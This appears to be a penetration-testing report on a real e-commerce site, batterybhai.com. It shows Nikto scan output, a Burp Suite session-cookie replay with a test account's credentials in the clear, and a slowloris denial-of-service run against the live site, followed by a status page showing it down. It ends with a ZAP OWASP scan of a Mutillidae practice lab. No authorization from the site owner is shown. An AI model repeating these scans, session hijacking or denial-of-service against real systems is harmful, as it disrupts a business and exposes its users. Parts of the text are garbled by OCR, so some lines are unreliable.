## Vulnerability Scanning

```
(root@kali) ~/home/nikhil
# nikto -h www.batterybhai.com -p 443
- Nikto v2.1.6

+ Target IP: 103.211.219.177
+ Target Hostname: www.batterybhai.com
+ Target Port: 443

+ SSL Info: Subject: /CN=batterybhai.com
            Ciphers: TLS_AES_256_GCM_SHA384
            Issuer: /C=GB/ST=Greater Manchester/L=Salford/O=Sectigo Limited/CN=Sectigo RSA Domain Validation
+ Start Time: 2023-06-26 11:12:22 (GMT5.5)

+ Server: Apache
+ Cookie PHPSESSID created without the secure flag
+ Cookie PHPSESSID created without the httponly flag
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms o
+ The site uses SSL and the Strict-Transport-Security HTTP header is not defined.
+ The site uses SSL and Expect-CT header is not present.
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in
+ OSVDB-3268: /images/: Directory indexing found.
+ Entry '/images/' in robots.txt returned a non-forbidden or redirect HTTP code (200)
+ OSVDB-3268: /test/: Directory indexing found.
+ Entry '/test/' in robots.txt returned a non-forbidden or redirect HTTP code (200)
+ OSVDB-3268: /beta/: Directory indexing found.
+ Entry '/beta/' in robots.txt returned a non-forbidden or redirect HTTP code (200)
+ Entry '/site-admin/' in robots.txt returned a non-forbidden or redirect HTTP code (200)
+ Entry '/return-policy.php' in robots.txt returned a non-forbidden or redirect HTTP code (200)
+ Entry '/combo-brands.php' in robots.txt returned a non-forbidden or redirect HTTP code (200)
+ Entry '/Mercedes-Benz/15/2/1.html' in robots.txt returned a non-forbidden or redirect HTTP code (200)
+ Entry '/Fiat/2/2/1.html' in robots.txt returned a non-forbidden or redirect HTTP code (200)
+ Entry '/BMW-India-Pvt-Ltd/13/3/1.html' in robots.txt returned a non-forbidden or redirect HTTP code (200)
+ Entry '/Mahindra/6/3/1.html' in robots.txt returned a non-forbidden or redirect HTTP code (200)
+ Entry '/Mercedes-Benz/15/3/1.html' in robots.txt returned a non-forbidden or redirect HTTP code (200)
+ Entry '/Hindustan-Motors-Ltd/16/1/1.html' in robots.txt returned a non-forbidden or redirect HTTP code (200)
+ Entry '/Toyota/11/1/1.html' in robots.txt returned a non-forbidden or redirect HTTP code (200)
+ Entry '/Toyota/11/3/1.html' in robots.txt returned a non-forbidden or redirect HTTP code (200)
+ Entry '/Toyota/11/3/1.html' in robots.txt returned a non-forbidden or redirect HTTP code (200)
+ Entry '/Fiat/2/3/1.html' in robots.txt returned a non-forbidden or redirect HTTP code (200)
+ Entry '/Maruti-Suzuki/7/1/1.html' in robots.txt returned a non-forbidden or redirect HTTP code (200)
+ Entry '/Maruti-Suzuki/7/3/1.html' in robots.txt returned a non-forbidden or redirect HTTP code (200)
+ Entry '/Tata-Motors/10/1/1.html' in robots.txt returned a non-forbidden or redirect HTTP code (200)
+ Entry '/Tata-Motors/10/3/1.html' in robots.txt returned a non-forbidden or redirect HTTP code (200)
+ Entry '/Volkswagen/9/3/1.html' in robots.txt returned a non-forbidden or redirect HTTP code (200)
+ Entry '/Hyundai/5/1/1.html' in robots.txt returned a non-forbidden or redirect HTTP code (200)
+ Entry '/Honda/4/1/1.html' in robots.txt returned a non-forbidden or redirect HTTP code (200)
+ Entry '/Ford/3/3/1.html' in robots.txt returned a non-forbidden or redirect HTTP code (200)
+ Entry '/Volkswagen/9/1/1.html' in robots.txt returned a non-forbidden or redirect HTTP code (200)
+ Entry '/Mercedes-Benz/15/1/1.html' in robots.txt returned a non-forbidden or redirect HTTP code (200)
+ Entry '/BMW-India-Pvt-Ltd/13/1/1.html' in robots.txt returned a non-forbidden or redirect HTTP code (200)
+ Entry '/Toyota/11/2/1.html' in robots.txt returned a non-forbidden or redirect HTTP code (200)
```



```

+ Entry '/battery-list/Hero-Super-Splendor-New-K56ES/24/0/10/938/1/1.html' in robots.txt returned a non-forbidden or
+ Entry '/battery-list/Honda-Aviator-New-K56ES/25/0/10/927/1/1.html' in robots.txt returned a non-forbidden or redir
+ Entry '/battery-list/Honda-DIO-SCV110FD-NEW-K56ES/25/0/10/885/1/1.html' in robots.txt returned a non-forbidden or
+ Entry '/battery-list/Honda-Shine-New-K56ES/25/0/10/928/1/1.html' in robots.txt returned a non-forbidden or redirec
+ Entry '/battery-list/Hyundai-Getz-Prime-Petrol/5/0/1/440/1/1.html' in robots.txt returned a non-forbidden or redi
+ Entry '/battery-list/Hyundai-I20-1.4-Diesel-/5/0/1/85/1/1.html' in robots.txt returned a non-forbidden or redirect
+ Entry '/inverter-batteries-details/24x7-Hybrid-1125-VA-Home-UPS-and-2-pcs-MtekPower-EB-1800/609/10/2/150/1.' in ro
+ Entry '/battery-list/Honda-Activa-New-K56ES/25/0/10/926/1/1.html' in robots.txt returned a non-forbidden or redire
ct HTTP code (200)
+ Entry '/battery-list/Hero-CD-Deluxe-New-K56ES/24/0/10/925/1/1.html' in robots.txt returned a non-forbidden or redi
rect HTTP code (200)
+ Entry '/battery-list/Honda-CD110-K56ES/25/0/10/933/1/1.html' in robots.txt returned a non-forbidden or redirect HT
TP code (200)
+ Entry '/battery-list/Hero-Passion-Pro-New-K56ES/24/0/10/937/1/1.html' in robots.txt returned a non-forbidden or r
edirect HTTP code (200)
+ Entry '/battery-list/Hero-Splendor-NXG-Pro-ES-ES/24/0/10/948/1/1.html' in robots.txt returned a non-forbidden or r
edirect HTTP code (200)
+ Entry '/battery-list/Honda-CB-Unicorn-Dazler-New-K56ES/25/0/10/931/1/1.html' in robots.txt returned a non-forbidde
n or redirect HTTP code (200)
+ Entry '/battery-list/Hero-Passion-XPRO-NEW-K56ES/24/0/10/940/1/1.html' in robots.txt returned a non-forbidden or r
edirect HTTP code (200)
+ Entry '/inverter-batteries-details/*/*/*2/*/*' in robots.txt returned a non-forbidden or redirect HTTP code (200
)
+ Entry '/car-batteries-details/*/*/*1/*/*' in robots.txt returned a non-forbidden or redirect HTTP code (200)
+ Entry '/battery-list/Hyundai-I20-Diesel-/5/0/1/85/1/1.html' in robots.txt returned a non-forbidden or redirect HT
P code (200)
+ Entry '/battery-list/-Maruti-SX4-Automatic-X28ATX29/7/0/1/625/1/1.html' in robots.txt returned a non-forbidden or
redirect HTTP code (200)
+ Entry '/inverter-batteries-details/ILTT-18048/197/4-wheeler-battery.php/2/150/1' in robots.txt returned a non-forb
idden or redirect HTTP code (200)
+ Entry '/inverter-batteries-details/LE-16000/378/4-wheeler-battery.php/2/135/1' in robots.txt returned a non-forbid
den or redirect HTTP code (200)
+ Entry '/inverter-batteries-details/3.6-KVA-Sinewave-Multi-Inverter-and-4-pcs-Exide-EL-Master-150/686/10/2/150/1' i
n robots.txt returned a non-forbidden or redirect HTTP code (200)
+ 'robots.txt' contains 192 entries which should be manually viewed.
+ The Content-Encoding header is set to "deflate" this may mean that the server is vulnerable to the BREACH attack.
+ Hostname 'www.batterybhai.com' does not match certificate's names: batterybhai.com
+ Web Server returns a valid response with junk HTTP methods, this may cause false positives.
+ /phpinfo.php: Output from the phpinfo() function was found.
+ OSVDB-3233: /mailman/listinfo: Mailman was found on the server.
+ OSVDB-3092: /sitemap.xml: This gives a nice listing of the site content.
+ OSVDB-3092: /beta/: This might be interesting...
+ OSVDB-3092: /js: This might be interesting...
+ OSVDB-3092: /reviews/newpro.cgi: This might be interesting...
+ OSVDB-3092: /test/: This might be interesting...
+ OSVDB-3092: /img-sys/: Default image directory should not allow directory listing.
+ OSVDB-3233: /phpinfo.php: PHP is installed, and a test script which runs phpinfo() was found. This gives a lot of
+ /info.php: Output from the phpinfo() function was found.
+ OSVDB-3233: /info.php: PHP is installed, and a test script which runs phpinfo() was found. This gives a lot of sys
+ OSVDB-3268: /cc/: Directory indexing found.
+ OSVDB-3092: /cc/: This might be interesting... potential country code (Cocos (keeling) Islands)
+ /config.inc.php: PHP include error may indicate local or remote file inclusion is possible.
+ OSVDB-5292: /info.php?file=http://cirt.net/rfiinc.txt?: RFI from RSnake's list (http://ha.ckers.org/weird/rfi-locat

```

1. Target IP: 103.211.219.177
2. Target Hostname: [www.batterybhai.com](http://www.batterybhai.com)
3. Target Port: 443 (HTTPS)

#### SSL Info:

- Subject: /CN=batterybhai.com
- Ciphers: TLS\_AES\_256\_GCM\_SHA384
- Issuer: /C=GB/ST=Greater Manchester/L=Salford/O=Sectigo Limited/CN=Sectigo RSA Domain Validation Secure Server CA

Scan Start Time: 2023-06-26 11:12:22 (GMT5.5)

#### Vulnerabilities Detected:

- Apache server detected.
- Cookies "PHPSESSID" created without the secure flag and the httponly flag, which may make them vulnerable to certain attacks.
- The anti-clickjacking X-Frame-Options header is not present, which could allow clickjacking attacks.
- The X-XSS-Protection header is not defined, which may leave the site vulnerable to cross-site scripting (XSS) attacks.

- The site uses SSL, but the Strict-Transport-Security HTTP header is not defined, which could make it susceptible to certain attacks.
- The site uses SSL, but the Expect-CT header is not present, which could affect certificate transparency.
- The X-Content-Type-Options header is not set, which could potentially allow the user agent to interpret the content of the site differently than the specified MIME type.

#### Directory Indexing:

- Directory indexing was found in the `"/images/"`, `"/test/"`, and `"/beta/"` directories.

#### Robots.txt Entries:

- Some entries in the robots.txt file returned non-forbidden or redirect HTTP codes (200), which means they are accessible.
- The following entries returned HTTP code 200: `"/images/"`, `"/test/"`, `"/beta/"`, `"/site-admin/"`, `"/return-policy.php"`, `"/combo-brands.php"`, and several others.
- These entries could potentially expose sensitive information or allow unauthorized access to certain directories or pages.

## Session Based Attacks

### 1) Session Hijacking Using Cookie Stealing

We have used Burpsuite to perform this operation. We have created an account in the website [www.batterybhai.com](http://www.batterybhai.com)

Login / Register

Want to Order or Have any Query? Call: 0120 4121000, +91 9513995176/9555893176 (9:30AM to 6:30PM)

Home | Contact Us | Sell On BatteryBhai | Login | Cart (0)

Exchange any Old Battery & Get New Battery at Attractive Price

Easy EMI on all Major Credit Cards Pay in 3/6/9/12 Months

SHOP BY CATEGORY

FREE PROFESSIONAL INSTALLATION

FREE DELIVERY

100% GENUINE

BEST PRICES

ALL LEADING BRANDS

CASH ON DELIVERY

### LOGIN TO YOUR ACCOUNT

We are happy to see you return! Please log in to continue.

Email

monhub124@gmail.com

Password

.....

[Forgot Password?](#) [LOGIN](#)

### NOT A USER YET?

Create an account! It's quick, free and gives you access to special features.

First Name

Last Name

E-Mail

Phone

Password

Repeat Password

[SUBMIT](#)


By clicking Submit you agree to the [Terms & Conditions](#) and [Privacy Policy](#)

We have logged in to our account and capture cookie and our php session id. We have sent the request to repeater




```
POST /seashar/profile/action.php HTTP/1.1
Host: www.batterybhai.com
Cookie: __ga=GA1.2.56800097.1687432249; PHPSESSID=1ku7wlq013jbcv4289dpu5cr7; __gid=GA1.2.1081814998.1687756277; __gads=ID=402ee7b7c54bc33e~; 2290cha7cd800040; T=1687432253; HT=1687756280; S=A.NI_MyZAIgPD0uh0fuy7wRLCYnKaH0; __gsi=UID=0000005F06a26344; T=1687432253; HT=1687756280; S=A.NI_MyZAIgPD0uh0fuy7wRLCYnKaH0; U=f.3sz2jQ
Content-Length: 116
Sec-Ch-Ua: "Chromium";v="107", NotA/Brand";v="24"
Accept: */*
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Sec-Ch-Ua-Mobile: 0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/107.0.5304.107 Safari/537.36
Sec-Ch-Ua-Platform: "Linux"
Origin: https://www.batterybhai.com
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://www.batterybhai.com/login_register.php
Accept-Encoding: gzip, deflate
Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
Connection: close

__jsAction=checkEmailValid&loginId=&email=freel@cinibarnaseenowm924@gmail.com&freelLoginPassword=ewshub&freelNeedValidation_Login=
```




We have copied the previous session cookie and logged out of our account.



We have pasted the session in the repeater and sent the request and see we can see it is saying Valid\_member.

Request		Response	
Pretty	Raw	Pretty	Raw
<pre>1 POST /member_profile_action.php HTTP/1.1 2 Host: www.batterybhai.com 3 Cookie: __ga=GA1.2.536080367.1687432249; PHPSESSID=   1hu7mlq015j8v9f339r6pu3cr7; __gid=GA1.2.1681814898.1687758277   ; __gads=   ID=403ee7b054bc33cf-2290cba70d800040:T=1687432253:RT=1687758   984:S=ALNI_MYZAigFDlUhhD7dy7mRlCYqzXaMnQ; __gpi=   UID=00000c5f06c26344:T=1687432253:RT=1687758984:S=ALNI_MaiiX   9H717NNKHSmeUTivfJ9xZjQ; __gat=1 4 Content-Length: 116 5 Sec-Ch-Ua: "Chromium";v="107", "Not=A?Brand";v="24" 6 Accept: */* 7 Content-Type: application/x-www-form-urlencoded;   charset=UTF-8 8 X-Requested-With: XMLHttpRequest 9 Sec-Ch-Ua-Mobile: ?0 10 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)   AppleWebKit/537.36 (KHTML, like Gecko) Chrome/107.0.5304.107   Safari/537.36 11 Sec-Ch-Ua-Platform: "Linux" 12 Origin: https://www.batterybhai.com 13 Sec-Fetch-Site: same-origin 14 Sec-Fetch-Mode: cors 15 Sec-Fetch-Dest: empty 16 Referer: https://www.batterybhai.com/login_register.php 17 Accept-Encoding: gzip, deflate 18 Accept-Language: en-GB,en-US;q=0.9,en;q=0.8 19 Connection: close 20 21 ajaxAction=checkUserValidLogin&amp;frmLoginUsername=   movhub324@gmail.com&amp;frmLoginPassword=movhub&amp;   frmNeedValidation_Login=</pre>		<pre>1 HTTP/1.1 200 OK 2 Date: Mon, 26 Jun 2023 06:01:14 GMT 3 Server: Apache 4 Expires: Thu, 19 Nov 1981 08:52:00 GMT 5 Cache-Control: no-store, no-cache, must-revalidate,   post-check=0, pre-check=0 6 Pragma: no-cache 7 Vary: Accept-Encoding 8 Content-Security-Policy: upgrade-insecure-requests; 9 Cache-Control: max-age=600, private, must-revalidate 10 Content-Length: 12 11 Connection: close 12 Content-Type: text/html 13 14 valid_member</pre>	



## Session DOS Attack using slowloris

```
$ cd slowloris

(nikhil@kali)-[~/slowloris]
$ python3 slowloris.py batterybhai.com
[26-06-2023 15:13:47] Attacking batterybhai.com with 150 sockets.
[26-06-2023 15:13:47] Creating sockets ...
[26-06-2023 15:13:56] Sending keep-alive headers ...
[26-06-2023 15:13:56] Socket count: 150
[26-06-2023 15:14:11] Sending keep-alive headers ...
[26-06-2023 15:14:11] Socket count: 150
[26-06-2023 15:14:26] Sending keep-alive headers ...
[26-06-2023 15:14:26] Socket count: 150
[26-06-2023 15:14:41] Sending keep-alive headers ...
[26-06-2023 15:14:41] Socket count: 150
[26-06-2023 15:14:56] Sending keep-alive headers ...
[26-06-2023 15:14:56] Socket count: 150
[26-06-2023 15:15:11] Sending keep-alive headers ...
[26-06-2023 15:15:11] Socket count: 150
[26-06-2023 15:15:26] Sending keep-a
live headers ...
[26-06-2023 15:15:26] Socket count:
150
```

### Batterybhai.com Server Status Check



No screenshot available

Website Name: Batterybhai

URL Checked: batterybhai.com

Response Time: no response

Down For: more than a week

**DOWN** Batterybhai.com is **DOWN** for everyone.

It is not just you. The server is not responding...

[Report an Issue](#)

## OWASP TOP 10 VULNERABILITIES

There are a number of intentionally vulnerable web applications included with Metasploitable. Here we examine Multillidae which contains the OWASP Top Ten.

Practice Site: <http://192.168.0.9/mutillidae/>

Target Site: <https://www.batterybhai.com/>

We have used ZapProxy Tool to find OWASP top 10 vulnerabilities.

First , We have scanned our practice site and here is the report of alerts which it contains:

### Alerts

Name	Risk Level	Number of Instances
<a href="#">Cross Site Scripting (Reflected)</a>	High	25
<a href="#">External Redirect</a>	High	1
<a href="#">Hash Disclosure - MD5 Crypt</a>	High	1
<a href="#">Path Traversal</a>	High	11
<a href="#">Remote Code Execution - CVE-2012-1823</a>	High	3
<a href="#">Remote File Inclusion</a>	High	1
<a href="#">Remote OS Command Injection</a>	High	1
<a href="#">SQL Injection - Oracle - Time Based</a>	High	2
<a href="#">SQL Injection - SQLite</a>	High	1
<a href="#">Source Code Disclosure - CVE-2012-1823</a>	High	3
<a href="#">Absence of Anti-CSRF Tokens</a>	Medium	34
<a href="#">Application Error Disclosure</a>	Medium	14
<a href="#">Content Security Policy (CSP) Header Not Set</a>	Medium	108
<a href="#">Directory Browsing</a>	Medium	7
<a href="#">Hidden File Found</a>	Medium	1
<a href="#">Missing Anti-clickjacking Header</a>	Medium	59
<a href="#">Parameter Tampering</a>	Medium	14
<a href="#">Vulnerable JS Library</a>	Medium	1
<a href="#">XSLT Injection</a>	Medium	6

<a href="#">Cookie No HttpOnly Flag</a>	Low	26
<a href="#">Cookie without SameSite Attribute</a>	Low	30
<a href="#">Information Disclosure - Debug Error Messages</a>	Low	4
<a href="#">Private IP Disclosure</a>	Low	2
<a href="#">Server Leaks Information via "X-Powered-By:" HTTP Response Header Field(s)</a>	Low	117
<a href="#">Server Leaks Version Information via "Server" HTTP Response Header Field</a>	Low	181
<a href="#">X-Content-Type-Options Header Missing</a>		99
<a href="#">Information Disclosure - Sensitive Information in URL</a>	Informational	5
<a href="#">Information Disclosure - Suspicious Comments</a>		62
<a href="#">Modern Web Application</a>		68
<a href="#">User Agent Fuzzer</a>	Informational	300
<a href="#">User Controllable HTML Element Attribute (Potential XSS)</a>	Informational	50

From the following alerts we could classify that the website has 5 out of 10 OWASP Top 10 Vulnerabilities.

#### A02: Cryptographic Failures

- Information Disclosure - Debug Error Messages
- Information Disclosure - Sensitive Information in URL
- Information Disclosure - Suspicious Comments

#### A03: Injection

1. SQL Injection - Oracle - Time Based
2. SQL Injection – SQLite
3. Cross-Site Scripting (Reflected)
4. User Controllable HTML Element Attribute (Potential XSS)

#### A05: Security Misconfiguration

1. Missing Anti-Clickjacking Header

#### A06: Vulnerable and Outdated Components

##### Vulnerable JS Library

#### A07 : Identification and Authentication Failures:

- Absence of Anti-CSRF Tokens

**A02:2021-Cryptographic Failures** shifts up one position to #2, previously known as **A3:2017-Sensitive Data Exposure**, which was broad symptom rather than a root cause. The renewed name focuses on failures related to cryptography as it has been implicitly before. This category often leads to sensitive data exposure or system compromise.

Low	Information Disclosure - Debug Error Messages
Description	The response appeared to contain common error messages returned by platforms such as ASP.NET, and Web-servers such as IIS and Apache. You can configure the list of commondebug messages.
URL	<a href="http://192.168.0.9/mutillidae/">http://192.168.0.9/mutillidae/</a>
Method	GET
Attack	
Evidence	PHP error
URL	<a href="http://192.168.0.9/mutillidae/index.php">http://192.168.0.9/mutillidae/index.php</a>
Method	GET
Attack	
Evidence	PHP error
URL	<a href="http://192.168.0.9/mutillidae/index.php?page=change-log.htm">http://192.168.0.9/mutillidae/index.php?page=change-log.htm</a>
Method	GET
Attack	
Evidence	php error
URL	<a href="http://192.168.0.9/mutillidae/index.php?page=home.php">http://192.168.0.9/mutillidae/index.php?page=home.php</a>
Method	GET
Attack	
Evidence	PHP error
Instances	4
Solution	Disable debugging messages before pushing to production.
Reference	
CWE Id	<a href="#">200</a>
WASC Id	13
Plugin Id	<a href="#">10023</a>
Informational	Information Disclosure - Sensitive Information in URL
Description	The request appeared to contain sensitive information leaked in the URL. This can violate PCI and most organizational compliance policies. You can configure the list of strings for this check to add or remove values specific to your environment.
URL	<a href="http://192.168.0.9/mutillidae/index.php?choice=nmap&amp;initials=ZAP&amp;page=user-poll_php&amp;user-poll-php-submit-button=Submit+Vote">http://192.168.0.9/mutillidae/index.php?choice=nmap&amp;initials=ZAP&amp;page=user-poll_php&amp;user-poll-php-submit-button=Submit+Vote</a>
Method	GET
Attack	
Evidence	user-poll-php-submit-button
URL	<a href="http://192.168.0.9/mutillidae/index.php?page=password-generator.php&amp;username=anonymous">http://192.168.0.9/mutillidae/index.php?page=password-generator.php&amp;username=anonymous</a>

Method	GET
Attack	username <a href="http://192.168.0.9/mutillidae/index.php?page=user-info.php&amp;password=ZAP&amp;user-info-php-button=View+Account+Details&amp;username=ZAP">http://192.168.0.9/mutillidae/index.php?page=user-info.php&amp;password=ZAP&amp;user-info-php-button=View+Account+Details&amp;username=ZAP</a> <a href="#">submit-</a>
Evidence	
URL	
Method	
Attack	
Evidence	password



URL	<a href="http://192.168.0.9/mutillidae/index.php?page=user-info.php&amp;password=ZAP&amp;user-info-php-submit-button=View+Account+Details&amp;username=ZAP">http://192.168.0.9/mutillidae/index.php?page=user-info.php&amp;password=ZAP&amp;user-info-php-submit-button=View+Account+Details&amp;username=ZAP</a>
Method	GET
Attack	
Evidence	user-info-php-submit-button
URL	<a href="http://192.168.0.9/mutillidae/index.php?page=user-info.php&amp;password=ZAP&amp;user-info-php-submit-button=View+Account+Details&amp;username=ZAP">http://192.168.0.9/mutillidae/index.php?page=user-info.php&amp;password=ZAP&amp;user-info-php-submit-button=View+Account+Details&amp;username=ZAP</a>
Method	GET
Attack	
Evidence	username
Instances	5
Solution	Do not pass sensitive information in URIs.
Reference	
CWE Id	<a href="#">200</a>
WASC Id	13
Plugin Id	<a href="#">10024</a>

Informational	Information Disclosure - Suspicious Comments
Description	The response appears to contain suspicious comments which may help an attacker. Note: Matches made within script blocks or files are against the entire content not only comments.
URL	<a href="http://192.168.0.9/mutillidae/?page=login.php">http://192.168.0.9/mutillidae/?page=login.php</a>
Method	GET
Attack	
Evidence	username
URL	<a href="http://192.168.0.9/mutillidae/index.php?page=login.php">http://192.168.0.9/mutillidae/index.php?page=login.php</a>
Method	GET
Attack	
Evidence	username
URL	<a href="http://192.168.0.9/mutillidae/index.php?page=pen-test-tool-lookup.php">http://192.168.0.9/mutillidae/index.php?page=pen-test-tool-lookup.php</a>
Method	GET
Attack	
Evidence	query
URL	<a href="http://192.168.0.9/mutillidae/javascript/ddsmoothmenu/ddsmoothmenu.js">http://192.168.0.9/mutillidae/javascript/ddsmoothmenu/ddsmoothmenu.js</a>
Method	GET
Attack	
Evidence	bug
URL	<a href="http://192.168.0.9/mutillidae/javascript/ddsmoothmenu/ddsmoothmenu.js">http://192.168.0.9/mutillidae/javascript/ddsmoothmenu/ddsmoothmenu.js</a>
Method	GET
Attack	
Evidence	from

URL	<a href="http://192.168.0.9/mutillidae/javascript/ddsmoothmenu/jquery.min.js">http://192.168.0.9/mutillidae/javascript/ddsmoothmenu/jquery.min.js</a>
Method	GET
Attack	

